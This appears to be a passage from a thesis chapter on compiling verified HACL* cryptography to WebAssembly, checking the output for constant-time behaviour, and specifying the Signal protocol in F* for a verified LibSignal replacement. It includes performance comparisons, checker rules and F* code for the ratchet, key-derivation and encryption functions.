We first compare (A) and (B) [3]. We measured libsodium (B) using a different measurement infrastructure and so the measurements are not directly comparable; we show them here as a rough comparison with our code. When executed as a C library, HACL* is known to have comparable or better performance than libsodium (with assembly optimizations disabled) [242]. Consequently, when compiled with Emscripten, we find that the code for most HACL* primitives (A) is roughly as fast as the code from libsodium (B). However, we find that the generated WebAssembly code for Curve25519 and Ed25519 from HACL* (A) is 6-11x slower than the code from libsodium (B). This is because HACL* relies on 128-bit arithmetic in these primitives, which is available on C compilers like GCC and Clang, but in WebAssembly, 128-bit integers need to be encoded as a pair of 64-bit integers, which makes the resulting code very slow. Instead, libsodium switches to a hand-written 32-bit implementation, which is significantly faster. If and when HACL* adds a 32-bit implementation for these primitives, we expect the performance gap to disappear. This experience serves as a warning for naive compilations from high-performance C code to WebAssembly, irrespective of the compilation toolchain.

The more interesting comparison is between (C) and (A). Compared to the Emscripten route (A), our custom backend (C) generates code that is between 1.3x (ChaCha20 alt) and 3.5x (Curve15519) slower.

Cryptographic libraries typically include several versions of their primitives depending on the target platform. In our table (Figure 4.2) we identify two categories of primitives. The top section does not require 128-bit arithmetic, and ongoing improvements are bringing performance closer to what one might expect. The bottom are algorithms written with a native 64-bit target in mind, meaning that they expect optimized 128-bit arithmetic to be available. Since WebAssembly does not offer support for intrinsics yet, any use of 128-bit arithmetic adds overhead which will be eliminated once HACL* gains new implementations of these primitives that only rely on 64-bit arithmetic.

The initial performance discrepancy is a direct consequence of our emphasis on auditability

3. The numbers in this figure have likely changed since this measurement thanks to some ongoing optimization work in both HACL* and our toolchain.

and compactness: KreMLin closely follows the rules from Figure 2.17 and performs strictly no optimization besides inlining. As such, KreMLin, including the Wasm backend, amounts to 11,000 lines of OCaml (excluding whitespace and comments). Looking forward, we see several avenues for improving performance.

First, we believe a large amount of low-hanging fruits remain in KreMLin. For instance, a preliminary investigation reveals that the most egregious slowdown (Ed25519) is likely due to the use of 128-bit integers. Barring any optimizations, a 128-bit integer is always allocated as a two-word struct (including subexpressions), which in turn adds tremendous stack management overhead. We plan to instead optimize KreMLin to pass two 64-bit words as values, avoiding memory operations altogether, something we speculate Emscripten already does.

Second, the original F* code was written with a modern C compiler in mind, taking advantage of optimizations such as redundant write elimination. Rather than extend the TCB and add such an optimization in KreMLin, we rely on F*'s partial evaluation capabilities and rewrite our code to pass tuples around rather than arrays of known length. In the case of ChaCha20, this yields code that passes around 16 values (instead of an array of size 16) and perform no memory accesses in the core loop. With this optimization (ChaCha20 alt in Figure 4.2), the resulting Wasm code generated by KreMLin is only 30% slower than via Emscripten, compared to 200% earlier. This optimization is verified by F*, and requires no extension to the TCB. We plan to apply this technique more widely.

Third, JIT compilers for Wasm are still relatively new[147], and also contain many low-hanging fruits. Right now, the Emscripten toolchain uses a WebAssembly-specific optimizer (Binaryen) that compensates for the limitations of browser JITs. We hope that whichever optimizations Binaryen deems necessary soon become part of browser JITs, which will help close the gap between (C) and (A).

4.3.2 Secret Independence in WebAssembly

When compiling verified source code in high-level programming language like F* (or C) to a low-level machine language like WebAssembly (or x86 assembly), a natural concern is whether the compiler preserves the security guarantees proved about source code. Verifying the compiler itself provides the strongest guarantees but is an ambitious project [167].

Manual review of the generated code and comprehensive testing can provide some assurance, and so indeed we extensively audit and test the WebAssembly generated from our compiler. However, testing can only find memory errors and correctness bugs. For cryptographic code, we are also concerned that some compiler optimizations may well introduce side-channel leaks even if they were not present in the source.

A potential Timing Leak in Curve25519.js We illustrate the problem with a real-world example taken from the Curve25519 code in LibSignal-JavaScript, which is compiled using Emscripten from C to JavaScript (*not* to WebAssembly). The source code includes an `fadd` function in C very similar to the one we showed in section 2.2. At the heart of this function is 64-bit integer addition, which a C compiler translates to some constant-time addition instruction on any modern platform.

Recall, however, that JavaScript has a single numeric type, IEEE-754 double precision floats, which can accurately represent 32-bit values but not 64-bit values. As such, JavaScript is a 32-bit target, so to compile `fadd`, Emscripten generates and uses the following 64-bit addition function in JavaScript: This function now has a potential side-channel leak, because of the `(l»>0) < (a»>0)`

```
function _i64Add(a, b, c, d) {
    /* x = a + b*2^32 ; y = c + d*2^32 ; result = l + h*2^32 */
    a = a|0; b = b|0; c = c|0; d = d|0;
    var l = 0, h = 0;
    l = (a + c)>>>0;
    // Add carry from low word to high word on overflow.
    h = (b + d + (((l>>>0) < (a>>>0))|0))>>>0;
    return ((tempRet0 = h,l|0)|0);
}
```

Figure 4.3 – Broken JavaScript code generated by Emscripten

subterm, a direct comparison between `l` and `a`, one or both of which could be secret. Depending on how the JavaScript runtime executes this comparison, it may take different amounts of time for different inputs, hence leaking these secret values. These kinds of timing attacks are an actual concern for LibSignal-JavaScript, in that an attacker who can measure fine-grained running time (say from another JavaScript program running in parallel) may be able to obtain the long-term identity keys of the participants.

This exact timing leak does not occur in the WebAssembly output of Emscripten, since 64-bit addition is available in WebAssembly, but how do we know that other side-channels are not introduced by one of the many optimizations? This is a problem not just for Emscripten but for all optimizing compilers, and the state-of-the-art for side-channel analysis of cryptographic code is to check that the generated machine code preserves so-called "constant-time" behavior [21, 39].

We propose to build a validation pass on the WebAssembly code generated from KreMLin to ensure that it preserves the side-channel guarantees proved for the Low* source code. To ensure that these guarantees are preserved all the way to machine code, we hope to eventually connect our toolchain to CT-Wasm [237], a new proposal that advocates for a notion of secrets directly built into the WebAssembly semantics.

Secrets in HACL* HACL* code manipulates arrays of machine integers of various sizes and by default, HACL* treats all these machine integers as secret, representing them by an abstract type (which we model as α in λow*) defined in a secret integer library. The only public integer values in HACL* code are array lengths and indices.

The secret integer library offers a controlled subset of integer operations known to be constant-time, e.g. the library rules out division or direct comparisons on secret integers. Secret integers cannot be converted to public integers (although the reverse is allowed), and hence we cannot print a secret integer, or use it as an index into an array, or compare its value with another integer. This programming discipline guarantees a form of timing side-channel resistance called *secret independence* at the level of the Low* source [62].

Carrying this type-based information all the way to WebAssembly, we develop a checker that analyzes the generated WebAssembly code to ensure that secret independence is preserved, even

though Low* secret integers are compiled to regular integers in WebAssembly. We observe that adding such a checker is only made possible by having a custom toolchain that allows us to propagate secrecy information from the source code to the generated WebAssembly. It would likely be much harder to apply the same analysis to arbitrary optimized WebAssembly generated by Emscripten.

We ran our analysis on the entire WHACL* library; the checker validated all of the generated WebAssembly code. We experimented with introducing deliberate bugs at various points throughout the toolchain, and were able to confirm that the checker declined to validate the resulting code.

Checking Secret Independence for WebAssembly The rules for our secret independence checker are presented in Figure 4.4. We mimic the typing rules from the original WebAssembly presentation [140]: just like the typing judgment captures the effect of an instruction on the operand stack via a judgment $C \vdash i : \vec{t} \to \vec{t}$, our judgment $C \vdash i : \vec{m} \to \vec{m}$ captures the information-flow effect of an instruction on the operand stack.

$$\textsc{Classify}\ \frac{C \vdash i : \pi}{C \vdash i : \sigma} \qquad \textsc{BinOpPub}\ \frac{o \text{ is constant-time}}{C \vdash t.\mathsf{binop}\ o : m\ m \to m} \qquad \textsc{BinOpPriv}\ \frac{o \text{ is not constant-time}}{C \vdash t.\mathsf{binop}\ o : \pi\ \pi \to \pi} \qquad \textsc{Load}\ \frac{}{C \vdash t.\mathsf{load} : *\sigma\ \pi \to \sigma}$$

$$\textsc{Local}\ \frac{C(\ell) = m}{C \vdash \mathsf{get_local}\ \ell : [\,] \to m} \qquad \textsc{Cond}\ \frac{C \vdash \vec{i_1} : \vec{m} \to \pi \qquad C \vdash \overrightarrow{i_{\{2,3\}}} : \vec{m} \to \vec{m}}{C \vdash \mathsf{if}\ \vec{i_1}\ \mathsf{then}\ \vec{i_2}\ \mathsf{else}\ \vec{i_3} : \vec{m}\ \pi \to \vec{m}}$$

Figure 4.4 – Secret Independence Checker (selected rules)

The *context* C maps each local variable to either π (public) or σ (secret). The *mode* m is one of π, σ or $*\sigma$. The $*\sigma$ mode indicates a pointer to secret data, and embodies our hypothesis that all pointers point to secret data. (This assumption holds for the HACL* codebase, but we plan to include a more fine-grained memory analysis in future work.)

For brevity, Figure 4.4 omits administrative rules regarding sequential composition; empty sequences; and equivalence between $\vec{m}\ \overrightarrow{m_1} \to \vec{m}\ \overrightarrow{m_2}$ and $\overrightarrow{m_1} \to \overrightarrow{m_2}$. The mode of local variables is determined by the context C (rule Local). Constant time operations accept any mode m for their operands (rule BinOpPub); if needed, one can always classify data (rule Classify) to ensure that the operands to BinOpPub are homogeneous. For binary operations that are not constant-time (e.g. equality, division), the rules require that the operands be public. Conditionals always take a public value for the condition (rule Cond). For memory loads, the requirement is that the address be a pointer to secret data (always true of all addresses), and that the index be public data (rule Load). In order to successfully validate a program, the checker needs to construct a context C that assigns modes to variables. For function arguments, this is done by examining the original λow* type for occurrences of α, i.e. secret types. For function locals, we use a simple bidirectional inference mechanism, which exploits the fact that (i) our compilation scheme never re-uses a local variable slot for different modes and (ii) classifications are explicit, i.e. the programmer needs to explicitly cast public integers to secret in HACL*.

4.4 LibSignal*: Verified LibSignal in WebAssembly

As our main case study, we rewrite and verify the core protocol code of LibSignal in F*. We compile our implementation to WebAssembly and embed the resulting code back within LibSignal-JavaScript to obtain a high-assurance drop-in replacement for this popular library, which is currently used in the desktop versions of WhatsApp, Skype, and Signal.

Our Signal implementation is likely one of the first cryptographic protocol implementation to be compiled to WebAssembly, and is certainly the first to be verified for correctness, memory safety, and side-channel resistance. In particular, we carefully design a defensive API between our verified WebAssembly code and the outer LibSignal JavaScript code so that we can try to preserve some of the strong security guarantees of the Signal protocol, even against bugs in LibSignal.

Our methodology and it components are depicted in Figure 4.5. We first describe the Signal protocol and how we specify it in F*. Then, we detail our verified implementation in Low* and its integration into LibSignal-JavaScript.



Figure 4.5 – LibSignal*: We write an F* specification for the Signal protocol and verify its security by transcribing it into a ProVerif model. We then write a Low* implementation of Signal and verify it against the spec using F*. We compile the code to WebAssembly, link it with WHACL* and embed both modules within a defensive JavaScript wrapper in LibSignal-JavaScript.

4.4.1 An F* specification for the Signal protocol

Signal is a cryptographic protocol that allows two devices to exchange end-to-end encrypted messages via an untrusted server that is used only to store and forward encrypted data and public key material. Figures 4.6 and 4.7 depict the message flow and the main cryptographic computations in the protocol.

Asynchronous Session Initiation (X3DH) The first phase of the conversation (Figure 4.6) is sometimes called X3DH [176]. It consists of two messages that set up a bidirectional mutually-authenticated channel between an initiator I and responder R, who are identified by their long-term Diffie-Hellman *identity keys* $((i, g^i), (r, g^r))$.

A distinctive feature of X3DH, in comparison with classic channel-establishment protocols like TLS, is that it is *asynchronous* : I can start sending messages even if R is offline, as long as R has previously uploaded some public key material (called *prekeys*) to the messaging server. Hence, to begin the conversation with R, I must know R's public key g^r, and must have downloaded R's signed Diffie-Hellman prekey g^s (signed with r), and an optional one-time Diffie-Hellman prekey g^o. We assume that I knows the private key for its own public key g^i, and that R remembers the private keys r, s and o.

As depicted in Figure 4.6, I constructs the first session initiation message in three steps:

— `Initiate`: I generates a fresh Diffie-Hellman keypair (e, g^e) and uses e and its identity key i to compute 3 (or optionally 4) Diffie-Hellman shared secrets in combination with all the public keys it currently knows for R (g^r, g^s, g^o). It then puts the results together to derive an initial *root key* (rk_0) for the session.

— `SendRatchet`: I generates a second Diffie-Hellman keypair (x, g^x) and uses it to compute a Diffie-Hellman shared secret with g^s, which it then combines with rk_0 to obtain a new root key (rk_1) and a *sender chaining key* (ck^i_0) for message sent from I to R.

— `Encrypt`: I uses the sender chaining key to derive authenticated encryption keys (ek_0, mk_0) that it uses to encrypt its first message m_0 to R. It also derives a fresh sender chaining key (ck^i_1) for use in subsequent messages.

On receiving this message, the responder R performs the dual operations (`Respond`, `ReceiveRatchet`, `Decrypt`) to derive the same sequence of keys and decrypts the first message. At this point, we have established a unidirectional channel from I to R. To send messages back from R to I, R calls `SendRatchet` to initialize its own sender chaining key ck^r_0, and then calls `Encrypt` to encrypt messages to I. At the end of the first two messages, both I and R have a session that consists of a *root key* (rk), two chaining keys, one in each direction (ck^i, ck^r), and ephemeral Diffie-Hellman keys (g^{x_0}, g^{y_0}) for each other.

Per-Message Key Update (Double Ratchet) In the second phase of the conversation (Figure 4.7), both I and R send sequences (or *flights*) of encrypted messages to each other.

At the beginning of each flight, the sender calls `SendRatchet` to trigger a fresh Diffie-Hellman computation that mixes new key material into the root key. Then, for each message in the flight, the sender calls `Encrypt`, which updates the chaining key (and hence encryption keys) with each message. The receiver of the flight symmetrically calls `RecvRatchet` for each new flight, followed by `Decrypt` for each message.

This mechanism by which root keys, chaining keys, and encryption keys are continuously updated is called the Double Ratchet algorithm [192]. Updating the chaining key for every message provides a fine-grained form of *forward secrecy*: even if a device is compromised by a powerful adversary, the keys used to encrypt previous messages cannot be recovered. Updating the root key for every flight of message provides a form of *post-compromise security* [96]: if an adversary gains temporary control over a device and obtains all its keys, he can read and tamper with the next few messages in the current flight, but loses this ability as soon as a new flight of messages is sent or received by the device.



Figure 4.6 – Signal Protocol's X3DH (Protocol diagram)
These messages set up a bidirectional mutually authenticated channel between I and R, using a series of Diffie-Hellman operations. Each message carries a payload. This protocol is sometimes called X3DH. The figure does not show the (out-of-band) prekey message in which R delivers (g^s, g^o) to I (via the server) and I verifies R's ED25519 signature on g^s.



Figure 4.7 – Signal Protocol's Double-Ratchet (Protocol diagram)
Once the channel is set up, I and S can send flights of messages to each other in any order. The first message of each flight carries a fresh Diffie-Hellman key which is mixed into the root key. Subsequent messages in each flight advance the sender's chaining key. This protocol is sometimes called a Double Ratchet protocol.

Specifying Signal in Pure F* We formally specify the Signal protocol in a purely functional (and terminating) subset of F*. The main difference between these functions and the protocol operations in Figures 4.6 and 4.7 (except for the change of syntax) is that our F* code is purely functional and so it cannot generate fresh random values, such as ephemeral keys. Instead, each function is explicitly given as additional arguments all the fresh key material it may need. With this change, the code for SendRatchet and ReceiveRatchet becomes the same, and is implemented as a single ratchet function.

We present our complete core specification Spec.Signal.Core here. Spec.Signal.Core in turn relies on two other specification modules: (I) Spec.Signal.Crypto specifies the cryptographic constructions used in Signal, by building on the formal crypto specs in HACL*; (II) Spec.Signal.Messages specifies serializers for protocol messages.

```
2  module Spec.Signal.Core
3
4  open Lib.IntTypes
5  open Lib.ByteSequence
6  open Lib.Sequence
7  open Lib.RawIntTypes
8  open Spec.Signal.Crypto
9  open Spec.Signal.Messages
```

For example, the function encrypt calls the hmac and hkdf3 functions to derive new keys, and calls aes_enc and mac_whisper_message to encrypt and then MAC the message; all these functions are from Spec.Signal.Crypto. To serialize the encrypted message before MACing, it calls serialize_whisper_message (from Spec.Signal.Messages).

For convenience, we define helper functions to avoid complex formulas in the type of our encrypt function. Other helpers include: zz (32 zero bytes), ff (32 0xff bytes), the label_* string constants used in Signal and @| (byte sequence concatenation).

```
17 let size_encrypt_max_length
18   (plen:size_nat{plen + 16 ≤ max_size_t ∧ cipherlen plen + 140 ≤ max_size_t})
19   : size_nat =
20   9 + size_mac_whisper_msg_extra_info + plen + 16 (* We add 16 because of the block padding *)
21
22 let encrypt_get_length
23     (prev_counter:size_nat)
24     (counter:size_nat)
25     (plen:size_nat{plen + 16 ≤ max_size_t ∧ cipherlen plen + 140 + 64 ≤ max_size_t})
26     : Tot (r:size_nat{r ≤ size_encrypt_max_length plen}) =
27     1 + (serialize_whisper_message_get_length prev_counter counter (cipherlen plen)) + 8
```

The first function we implement in our specification is the ratchet function which from a root_key (rk), our_ephemeral_priv_key (sesk), and their_ephemeral_pub_key (repk) computes a new root key (rk') and a chain key (ck). This function is symmetrical, hence can be called to act as SendRatchet and ReceiveRatchet depending on its arguments.

```
42 val ratchet:
43   root_key: key →(* rk_j *)
44   our_ephemeral_priv_key: privkey →(* x_j *)
45   their_ephemeral_pub_key: pubkey →(* g^{y_j} *)
46   Tot (key & key) (* rk_{j+1}, ck_{j+1,0} *)
47
48 let ratchet rk sesk repk =
49   let ss = dh sesk repk in
50   let keys = hkdf2 ss rk label_WhisperRatchet in
51   let rk' = sub keys 0 32 in
52   let ck = sub keys 32 32 in
53   (rk', ck)
```

Figure 4.8 – Functional specification of Signal's ratchet function

The initiate function takes the sender's our_identity_priv_key (iidsk), our_onetime_priv_key (iesk), the responder's their_identity_pub_key (ridpk), their_signed_pub_key (rspk), and their_onetime_pub_key (orepk) as inputs and computes the root_key (rk0).

```
58 val initiate:
59   our_identity_priv_key: privkey →(* i *)
60   our_onetime_priv_key: privkey →(* e *)
61   their_identity_pub_key: pubkey →(* g^r *)
62   their_signed_pub_key: pubkey →(* g^s *)
63   their_onetime_pub_key: option pubkey →(* g^o, optional *)
64   Tot (lbytes 32) (* output: rk_0 *)
65
66 let initiate iidsk iesk ridpk rspk orepk =
67   let dh1 = dh iidsk rspk in
68   let dh2 = dh iesk ridpk in
69   let dh3 = dh iesk rspk in
70   let ss =
71     match orepk with
72     | None →ff @| dh1 @| dh2 @| dh3
73     | Some repk →
74            let dh4 = dh iesk repk in
75            ff @| dh1 @| dh2 @| dh3 @| dh4 in
76   let rk0 = hkdf1 ss zz label_WhisperText in
77   rk0
```

Figure 4.9 – Functional specification of Signal's initiate function

Symmetrically, the respond function take as arguments the sender's our_identity_priv_key (ridsk), our_signed_priv_key (rssk), our_onetime_priv_key (oresk), the recipient's their_identity_pub_key (iidpk), and their_onetime_pub_key (iepk) to compute the root_key (rk0).

```
96  val respond:
97    our_identity_priv_key: privkey →(* r *)
98    our_signed_priv_key: privkey →(* s *)
99    our_onetime_priv_key: option privkey →(* o, optional *)
100   their_identity_pub_key: pubkey →(* g^i *)
101   their_onetime_pub_key: pubkey →(* g^e *)
102   Tot (root_key:key) (* output: rk_0 *)
103
104 let respond ridsk rssk oresk iidpk iepk =
105   let dh1 = dh rssk iidpk in
106   let dh2 = dh ridsk iepk in
107   let dh3 = dh rssk iepk in
108   let ss =
109     match oresk with
110     | None →ff @| dh1 @| dh2 @| dh3
111     | Some resk →
112           let dh4 = dh resk iepk in
113           ff @| dh1 @| dh2 @| dh3 @| dh4 in
114   hkdf1 ss zz label_WhisperText
```

Figure 4.10 – Functional specification of Signal's respond function

To compute the message keys, we define the fill_message_keys function which from the current chain key (ck) can derive a message key (msg_key) and a new chain key (chain_key').

```
118 val fill_message_keys: chain_key:privkey →Tot (privkey & privkey)
119 let fill_message_keys ck =
120   let msg_key = hmac ck one in
121   let chain_key' = hmac ck two in
122   msg_key, chain_key'
```

Figure 4.11 – Functional specification of Signal's fill_message_keys function

We also expose an asymmetric key generation function generate_key_pair in our top-level API as needed by the low level module:

```
182 val generate_key_pair: (e: Ghost.erased entropy) →Tot (privkey & pubkey)
183 let generate_key_pair e =
184   let priv = random_bytes e 32 in
185   (priv, priv_to_pub priv)
```

Figure 4.12 – Functional specification of Signal's generate_key_pair function

Notice that the parameter e: Ghost.erased entropy is annotated as Ghost as it doesn't have any computational meaning in a pure specification, but describes a side-effect of the program in the low-level implementation.

Finally, we define the two message encryption encrypt and decryption decrypt functions:

```
127 val encrypt:
128   our_identity_pub_key:pubkey →(* g^i or g^r *)
129   their_identity_pub_key:pubkey →(* g^r or g^i *)
130   msg_key:key →(* ck_j *)
131   our_ephemeral_pub_key:pubkey →(* g^x *)
132   prev_counter:size_nat →(* previous k *)
133   counter:size_nat →(* current j *)
134   plaintext:plain_bytes → (* message m_j *)
135   Tot (lbytes (encrypt_get_length prev_counter counter (length plaintext)))
136   (* output: c_j, t_j, ck_j+1 *)
137
138 let encrypt sidpk ridpk msg_key sepk pctr ctr plaintext =
139   let keys = hkdf3 msg_key zz label_WhisperMessageKeys in
140   let enc_key = sub keys 0 32 in
141   let mac_key = sub keys 32 32 in
142   let enc_iv = sub keys 64 16 in
143   let ciphertext = aes_enc enc_key enc_iv plaintext in
144   let whisper_msg = serialize_whisper_message sepk pctr ctr ciphertext in
145   let tag8 : lbytes 8 = mac_whisper_msg mac_key ridpk sidpk whisper_msg in
146   let c0 : lbytes 1 = create 1 (((u8 3) <<. (size 4)) |. (u8 3)) in
147   let output = concat (concat c0 (to_lseq whisper_msg)) tag8 in
148   output
```

```
152 val decrypt:
153   our_identity_pub_key:pubkey →(* g^i or g^r *)
154   their_identity_pub_key:pubkey →(* g^r or g^i *)
155   remote_ephemeral_key:pubkey →
156   msg_key:key →(* ck_j *)
157   prev_counter:size_nat →(* prev msg number k *)
158   counter:size_nat →(* current msg number j *)
159   ciphertext:cipher_bytes → (* ciphertext c_j *)
160   tag8:lbytes 8 →(* tag t_j *)
161   Tot (option (plain_bytes))
162   (* outputs: m_j, ck_j+1 *)
163
164 let decrypt ridpk sidpk repk msg_key pctr ctr ciphertext tag8 =
165   let len = length ciphertext in
166   let ciphertext = to_lseq ciphertext in
167   let keys = hkdf3 msg_key zz label_WhisperMessageKeys in
168   let enc_key = sub keys 0 32 in
169   let mac_key = sub keys 32 32 in
170   let enc_iv = sub keys 64 16 in
171   let whisper_message = serialize_whisper_message repk pctr ctr ciphertext in
172   let exp_tag8 = mac_whisper_msg mac_key ridpk sidpk whisper_message in
173   if not (equal_bytes tag8 exp_tag8) then None
174   else
175     let plain = aes_dec enc_key enc_iv ciphertext in
176     match plain with
177     | Some plain →Some plain
178     | None →None
```

Figure 4.13 – Functional specification of Signal's encrypt and decrypt functions

